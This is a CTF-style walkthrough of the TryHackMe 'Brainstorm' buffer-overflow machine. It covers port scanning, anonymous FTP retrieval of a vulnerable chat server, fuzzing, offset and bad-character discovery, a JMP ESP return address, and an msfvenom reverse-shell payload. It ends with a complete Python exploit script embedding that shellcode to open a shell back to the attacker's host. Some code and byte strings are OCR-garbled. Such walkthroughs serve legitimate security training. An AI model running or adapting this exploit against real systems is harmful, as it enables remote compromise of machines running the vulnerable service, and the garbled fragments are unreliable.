

Today we will go through tryhackme's brainstorm machine which is a buffer overflow machine and a part of offensive pentesting path ,

without any delay lets get to it :

lets begin with basic nmap scan to see open ports :

```
(root@kali)-[/home/kali]
# nmap -Pn -sS -T5 10.10.180.61
```

Results :

PORT	STATE	SERVICE
21/tcp	open	ftp
3389/tcp	open	ms-wbt-server
9999/tcp	open	abyss

so there are 3 open ports :

so lets enumerate these one by one :

lets begin with port 21 which is running ftp :

here I will use nmap scripting engine for enumeration and use -sC to run common scripts on port 21 :

```
(root@kali)-[/home/kali]
# nmap -Pn -sC -T4 -p 21 10.10.180.61 so lets enumerate these one by
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-30 06:27 EDT
```

results :

```
PORT    STATE SERVICE
21/tcp  open  ftp
| ftp-syst:
|_ SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
```

results :

so as we can see it is a windows ftp server , so most probably target is running windows ,

next thing is anonymous ftp login is allowed so we can just use anonymous as username and blank password to login to see and download files .

Lets do it :

```
(root@kali)-[/home/kali]
# ftp 10.10.180.61
Connected to 10.10.180.61.
220 Microsoft FTP Service
Name (10.10.180.61:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
```

Lets do it :

now as we have logged in , there are two things to do before you do anything , set ftp mode to passive and turn on binary mode so that we can transfer files , the command to do this are :

```
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> binary
200 Type set to I.
```

after passive and binary command we are good to go , lets see what have we got here :

```
ftp> ls
200 EPRT command successful.
150 Opening ASCII mode data connection.
08-29-19 08:36PM <DIR> chatserver
226 Transfer complete.
ftp> cd chatserver
550 The system cannot find the file specified.
ftp> cd chatserver
250 CWD command successful.
ftp> ls
200 EPRT command successful.
125 Data connection already open; Transfer starting.
08-29-19 10:26PM 43747 chatserver.exe
08-29-19 10:27PM 30761 essfunc.dll
226 Transfer complete.
ftp> get chatserver.exe
local: chatserver.exe remote: chatserver.exe
200 EPRT command successful.
150 Opening BINARY mode data connection.
100% |*****| 43747 55.20 KiB/s 00:00 ETA
226 Transfer complete.
43747 bytes received in 00:00 (55.15 KiB/s)
ftp> get essfunc.dll
local: essfunc.dll remote: essfunc.dll
200 EPRT command successful.
150 Opening BINARY mode data connection.
100% |*****| 30761 51.55 KiB/s 00:00 ETA
226 Transfer complete.
30761 bytes received in 00:00 (51.50 KiB/s)
ftp> exit
221 Goodbye.
```

.

so there is a directory named chatserver and has 2 files inside it :

first is chatserver.exe executable and other is a dll (dynamic link library) for that executable ,

lets get those both available locally to us using get command .

Now there are 2 ports left to enumerate ,

3389 has a wbt webserver but , dosent seem to respond well so , ignore that for now and move on to port 9999.

we will use netcat to connect to port 9999 :

```
(root@kali)-[/home/kali]
# nc 10.10.180.61 9999
Welcome to Brainstorm chat (beta)
Please enter your username (max 20 characters): kalra
Write a message: test text

Sat Apr 30 03:37:35 2022
kalra said: test text

Write a message: 
```

so on port 9999 is the chatserver running on target machine which we downloaded via ftp .

As we know this is a buffer overflow room , we will exploit that executable locally and then run the exploit on target IP to get a reverse shell.

So transfer that chatserver.exe and essfunc.dll to to your windows machine ,

now on your windows machine there needs some tools to do the task ,

so download immunity debugger and mona module which will make our exploitation process easier and setup those with the help of youtube or google ,

so for the first step we need to fuzz the message parameter to see if it is vulnerable , we will use the fuzzing script in python to do that job ,

so I took a script fro tib3rius pentest cheatsheet and modified it a bit to work in our case like this :

```
while len(buffer) < 100:
    buffer.append("A" * counter)
    counter += 100
    for string in buffer:
        try:
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.settimeout(timeout)
            connect = s.connect((ip, port))
            s.recv(1024)
```

```
print("Fuzzing with %s bytes" % len(string))
s.send("\r\n")
s.recv(1024)
s.send(string + "\r\n")
s.recv(1024)
s.close()
except:
    print("Could not connect to " + ip + ":" + str(port))
    sys.exit(0)
```


So lets run this script :

```
(root@kali)-[/home/kali/oscp]
# python2 fuzz.py
Fuzzing PASS with 100 bytes
Fuzzing PASS with 200 bytes
Fuzzing PASS with 300 bytes
Fuzzing PASS with 400 bytes
Fuzzing PASS with 500 bytes
Fuzzing PASS with 600 bytes
Fuzzing PASS with 700 bytes
Fuzzing PASS with 800 bytes
Fuzzing PASS with 900 bytes
Fuzzing PASS with 1000 bytes
Fuzzing PASS with 1100 bytes
Fuzzing PASS with 1200 bytes
Fuzzing PASS with 1300 bytes
Fuzzing PASS with 1400 bytes
Fuzzing PASS with 1500 bytes
Fuzzing PASS with 1600 bytes
Fuzzing PASS with 1700 bytes
Fuzzing PASS with 1800 bytes
Fuzzing PASS with 1900 bytes
Fuzzing PASS with 2000 bytes
Fuzzing PASS with 2100 bytes
Could not connect to 192.168.1.9:9999
```

so as we can see fuzzing crashed around 2100 bytes , so we will create pattern\_create script to create a pattern of 2200 bytes , to find the offset .

```
(root@kali) ~ - [ /home/kali/oscp ]
# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2200
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Aa0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9
```

copy everything from the terminal and lets create a exploit.py script to send this buffer as our payload to the target, and before sending this turn on your chatserver inside immunity debugger. Like this :



Our exploit.py script will be this :

```
import socket
```

```
ip = "192.168.236.226"
```

```

port = 9999

prefix = ""

offset = 0

overflow = "A" * offset

retn = ""

padding = ""

payload = ""

postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix


s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
    s.connect((ip, port))
    s.recv(1024)
    print("Sending evil buffer...")
    s.send("\r\n")
    s.recv(1024)
    s.send(buffer + "\r\n")
    s.recv(1024)
    print("Done!")
except:
    print("Could not connect.").

```

Now inside payload variable put the buffer you copied from terminal .

And run the script



```

(root@kali)-[/home/kali/oscp] F_I
# python2 exploit.py
Sending evil buffer...
Done!

```

and move to immunity debugger and note down your EIP address ,

```
ESP 0178EE00 ASCII
EBP 7043396F
ESI 00000000
EDI 00000000
EIP 31704330
C 0 ES 0023 32bit 00
```

31704330, so this is our EIP address , now we use pattern\_offset script to find the exact byte at which the software crashed ,

```
(root@kali)-[/usr/share/metasploit-framework/tools/exploit]
# ./pattern_offset.rb -l 2200 -q 31704330
[*] Exact match at offset 2012
```

after -l provide the length of the patten we created earlier with pattern\_create and after -q specify the EIP address we got and we got the exact offset that is 2012.

we can verify this by setting offset variable at 2012 and retn variable as BBBB because BBBB in hex stands for 42424242 and if after running the script our EIP address becomes that , it means we are successfully able to control EIP address .

And also remove the payload variable data from script before , running the script and again open up chatserver using immunity debugger .

```
EBP 41414141
ESI 00000000
EDI 00000000
EIP 42424242
C 0 ES 0023 32bit 0<FFFFFFFF>
P 1 CS 001B 32bit 0<FFFFFFFF>
A 0 SS 0023 32bit 0<FFFFFFFF>
Z 1 DS 0023 32bit 0<FFFFFFFF>
```

now as we can see our EIP is 42424242 that is BBBB in ASCII that means we are successfully able to control the flow of application .

Now we need to find badchars that we will exclude from our exploit . So first we will create a bytearray on our windows machine which we will use further to compare badchars in dump .



```
08BDF000 [+] This mona.py action took 0:00:00
08BDF000 [+] Command used:
08BDF000 'mona bytearray -b "\x00"
08BDF000 *** Note: parameter -b has been deprecated and replaced with -opb ***
08BDF000 Generating table, excluding 1 bad chars...
08BDF000 Dumping table to file
08BDF000 [+] Preparing output file 'bytearray.txt'
08BDF000 - (Re)setting logfile c:\Users\sansk\Downloads\bytearray.txt
08BDF000 "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
08BDF000 "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
08BDF000 "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
08BDF000 "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
08BDF000 "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
08BDF000 "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xco"
08BDF000 "\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xdo\xdl\xdd\xde\xdf\xeo\xel\xee\xef\xfo\xfl\xfd\xfe\xff"
08BDF000 Done, wrote 255 bytes to file c:\Users\sansk\Downloads\bytearray.txt
08BDF000 Binary output saved in c:\Users\sansk\Downloads\bytearray.bin
08BDF000 [+] This mona.py action took 0:00:00.047000

!mona bytearray -b "\x00"
```

now we have got badchars generated in windows machine ,

now we will use a python script to create badchars which we will use in our script to send to chatserver to get them into memory and we will be able to compare , badchars in memory with badchars we created using mona and find the anomalies.

Badchars generator script :

```
for x in range(1, 256):
    print("\x" + "{:02x}".format(x), end="")
print()
```

run this script and copy the text from terminal :

```
(root@kali) - [ /home/kali/oscp ]
# python3 badchars_generator.py
\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xco\xcd\xce\xcf\xdo\xdl\xdd\xde\xdf\xeo\xel\xee\xef\xfo\xfl\xfd\xfe\xff
```

now copy these from terminal and paste them inside payload variable in our exploit.py script .

Then run the script and note down the ESP address from immunity debugger .

now we got esp  
address , now we

```
EDX 00000000
EBX 00008C04
ESP 019AEEC0
EBP 41414141
ESI 00000000
EDI 00000000
EIP 42424242
C 0 ES 0023 32bit 0<FFFFFFFF>
D 1 CS 001B 32bit 0<FFFFFFFF>
```

will use mona module to start comparing the results using this command :

```
!mona compare -f C:\Users\sansk\Downloads\bytearray.bin -a 019AEEC0
```

after -a specify the ESP address we discovered earlier

results :

The screenshot shows the Immunity Debugger interface. The main window displays the output of the mona.py script, which includes configuration settings and the execution of the '!mona compare' command. A secondary window titled 'mona Memory comparison results' is open, showing a table with the following data:

Address	Status	BadChars	Type
0x019aee0	Unmodified		normal

The background window shows the following output from mona.py:

```
mona config -set workingfolder: c:\Users\sansk\Downloads
Writing value to configuration file
Old value of parameter workingfolder = c:\Users\sansk\Downloads
[+] Saving config file, modified parameter workingfolder
mona.ini saved under C:\Program Files\Immunity Inc\Immunity Debugger
New value of parameter workingfolder = c:\Users\sansk\Downloads
[+] This mona.py action took 0:00:00
[+] Command used:
!mona bytearray -b "\x00"
```

now as we can see there are no badchars found except \x00 which is always a badchars ,

now we will find a jmp esp address which we will use for ret variable in our script .

Use this command inside immunity debugger :



Results :

```
0BADF000 [*] setting logfile
0BADF000 [+] Writing results to c:\U
0BADF000 - Number of pointers of
0BADF000 [+] Results :
625014DF 0x625014df : jmp esp : C
625014EB 0x625014eb : jmp esp : C
625014F7 0x625014f7 : jmp esp : C
62501503 0x62501503 : jmp esp : as
6250150F 0x6250150f : jmp esp : as
6250151B 0x6250151b : jmp esp : as
```

We will use the first address from here that is

0x625014df

Now this address is in BIG endian format which we will have to convert into little endian basically means reversing the address

like this :

**\xdf\x14\x50\x62**

now put this in retn variable in exploit.py script .

Now we will create shellcode using msfvenom which will give us a reverse shell back to our kali machine :

set your own LPORT , LHOST here .

```
(root@kali)-[/home/kali/oscp]
# msfvenom -p windows/shell_reverse_tcp LHOST=10.17.47.112 LPORT=7070 -b '\x00' EXITFUNC=thread -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload we can use
```

And our payload is :

```
Payload size: 331 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xdd\xc7\xba\x4d\xe0\x0f\xca\xd9\x74\x24\xf4\x5e\x31\xc9\xb1"
"\x52\x83\xee\xfc\x31\x56\x13\x03\x1b\xf3\xed\x3f\x5f\x1b\x73"
"\xbf\x9f\xdc\x14\x49\x7a\xed\x14\x2d\x0f\x5e\xa5\x25\x5d\x53"
"\x4e\x6b\x75\xe0\x22\xa4\x7a\x41\x88\x92\xb5\x52\xa1\xe7\xd4"
"\xd0\xb8\x3b\x36\xe8\x72\x4e\x37\x2d\x6e\xa3\x65\xe6\xe4\x16"
"\x99\x83\xb1\xaa\x12\xdf\x54\xab\xc7\xa8\x57\x9a\x56\xa2\x01"
"\x3c\x59\x67\x3a\x75\x41\x64\x07\xcf\xfa\x5e\xf3\xce\x2a\xaf"
"\xfc\x7d\x13\x1f\x0f\x7f\x54\x98\xf0\x0a\xac\xda\x8d\x0c\x6b"
"\xa0\x49\x98\x6f\x02\x19\x3a\x4b\xb2\xce\xdd\x18\xb8\xbb\xaa"
"\x46\xdd\x3a\x7e\xfd\xd9\xb7\x81\xd1\x6b\x83\xa5\xf5\x30\x57"
"\xc7\xac\x9c\x36\xf8\xae\x7e\xe6\x5c\xa5\x93\xf3\xec\xe4\xfb"
"\x30\xdd\x16\xfc\x5e\x56\x65\xce\xc1\xcc\xe1\x62\x89\xca\xfc"
"\x85\xa0\xab\x68\x78\x4b\xcc\xa1\xbf\x1f\x9c\xd9\x16\x20\x77"
"\x19\x96\xf5\xd8\x49\x38\xa6\x98\x39\xf8\x16\x71\x53\xf7\x49"
"\x61\x5c\xdd\xe1\x08\xa7\xb6\x07\xdc\x88\x36\x70xdc\xdc\xad"
"\x1e\x69\x30\xbb\x0e\x3c\xeb\x54\xb6\x65\x67\xc4\x37\xb0\x02"
"\xc6\xbc\x37\xf3\x89\x34\x3d\xe7\x7e\xb5\x08\x55\x28\xca\xa6"
"\xf1\xb6\x59\x2d\x01\xb0\x41\xfa\x56\x95\xb4\xf3\x32\x0b\xee"
"\xad\x20\xdc\x76\x95\xe0\x0d\x4b\x18\xe9\xc0\xf7\x3e\xf9\x1c"
"\xf7\x7a\xad\xf0\xae\xd4\x1b\xb7\x18\x97\xf5\x61\xf6\x71\x91"
"\xf4\x34\x42\xe7\xf8\x10\x34\x07\x48\xcd\x01\x38\x65\x99\x85"
"\x41\x9b\x39\x69\x98\x1f\x59\x88\x08\x6a\xf2\x15\xd9\xd7\x9f"
"\xa5\x34\x1b\xa6\x25\xbc\xe4\x5d\x35\xb5\xe1\x1a\xf1\x26\x98"
"\x33\x94\x48\x0f\x33\xbd";
```

copy this into the payload variable in exploit.py ,

one important thing , for our payload to be extracted on in memory , we will add some padding or no-ops or no operations instruction n our script , no-ops are denoted as \x90 , we will use 10 of them here ,

so our final script will look like this :

```
import socket
```

ip = "10.10.248.250"

port = 9999

prefix = ""

offset = 2012

overflow = "A" \* offset

retn = "\xdf\x14\x50\x62"

padding = "\x90" \* 10

payload = ("\\xdd\\xc7\\xba\\x4d\\xe0\\x0f\\xca\\xd9\\x74\\x24\\xf4\\x5e\\x31\\xc9\\xb1"  
"\\x52\\x83\\xee\\xfc\\x31\\x56\\x13\\x03\\x1b\\xf3\\xed\\x3f\\x5f\\x1b\\x73"  
"\\xbf\\x9f\\xdc\\x14\\x49\\x7a\\xed\\x14\\x2d\\x0f\\x5e\\xa5\\x25\\x5d\\x53"  
"\\x4e\\x6b\\x75\\xe0\\x22\\xa4\\x7a\\x41\\x88\\x92\\xb5\\x52\\xa1\\xe7\\xd4"  
"\\xd0\\xb8\\x3b\\x36\\xe8\\x72\\x4e\\x37\\x2d\\x6e\\xa3\\x65\\xe6\\xe4\\x16"  
"\\x99\\x83\\xb1\\xaa\\x12\\xdf\\x54\\xab\\xc7\\xa8\\x57\\x9a\\x56\\xa2\\x01"  
"\\x3c\\x59\\x67\\x3a\\x75\\x41\\x64\\x07\\xcf\\xfa\\x5e\\xf3\\xce\\x2a\\xaf"  
"\\xfc\\x7d\\x13\\x1f\\x0f\\x7f\\x54\\x98\\xf0\\x0a\\xac\\xda\\x8d\\x0c\\x6b"  
"\\xa0\\x49\\x98\\x6f\\x02\\x19\\x3a\\x4b\\xb2\\xce\\xdd\\x18\\xb8\\xbb\\xaa"  
"\\x46\\xdd\\x3a\\x7e\\xfd\\xd9\\xb7\\x81\\xd1\\x6b\\x83\\xa5\\xf5\\x30\\x57"  
"\\xc7\\xac\\x9c\\x36\\xf8\\xae\\x7e\\xe6\\x5c\\xa5\\x93\\xf3\\xec\\xe4\\xfb"  
"\\x30\\xdd\\x16\\xfc\\x5e\\x56\\x65\\xce\\xc1\\xcc\\xe1\\x62\\x89\\xca\\xf6"  
"\\x85\\xa0\\xab\\x68\\x78\\x4b\\xcc\\xa1\\xbf\\x1f\\x9c\\xd9\\x16\\x20\\x77"  
"\\x19\\x96\\xf5\\xd8\\x49\\x38\\xa6\\x98\\x39\\xf8\\x16\\x71\\x53\\xf7\\x49"  
"\\x61\\x5c\\xdd\\xe1\\x08\\xa7\\xb6\\x07\\xdc\\x88\\x36\\x70\\xdc\\xd6\\xad"  
"\\x1e\\x69\\x30\\xbb\\x0e\\x3c\\xeb\\x54\\xb6\\x65\\x67\\xc4\\x37\\xb0\\x02"  
"\\xc6\\xbc\\x37\\xf3\\x89\\x34\\x3d\\xe7\\x7e\\xb5\\x08\\x55\\x28\\xca\\xa6"  
"\\xf1\\xb6\\x59\\x2d\\x01\\xb0\\x41\\xfa\\x56\\x95\\xb4\\xf3\\x32\\x0b\\xee"  
"\\xad\\x20\\xd6\\x76\\x95\\xe0\\x0d\\x4b\\x18\\xe9\\xc0\\xf7\\x3e\\xf9\\x1c"  
"\\xf7\\x7a\\xad\\xf0\\xae\\xd4\\x1b\\xb7\\x18\\x97\\xf5\\x61\\xf6\\x71\\x91"  
"\\xf4\\x34\\x42\\xe7\\xf8\\x10\\x34\\x07\\x48\\xcd\\x01\\x38\\x65\\x99\\x85"  
"\\x41\\x9b\\x39\\x69\\x98\\x1f\\x59\\x88\\x08\\x6a\\xf2\\x15\\xd9\\xd7\\x9f"  
"\\xa5\\x34\\x1b\\xa6\\x25\\xbc\\xe4\\x5d\\x35\\xb5\\xe1\\x1a\\xf1\\x26\\x98"  
"\\x33\\x94\\x48\\x0f\\x33\\xbd")

postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)


try:

```
s.connect((ip, port))
s.recv(1024)
print("Sending evil buffer...")
s.send("\r\n")
s.recv(1024)
s.send(buffer + "\r\n")
s.recv(1024)
print("Done!")
```

except:

```
print("Could not connect.")
```

before executing the script setup a netcat listener to receive the shell on your kali machine .

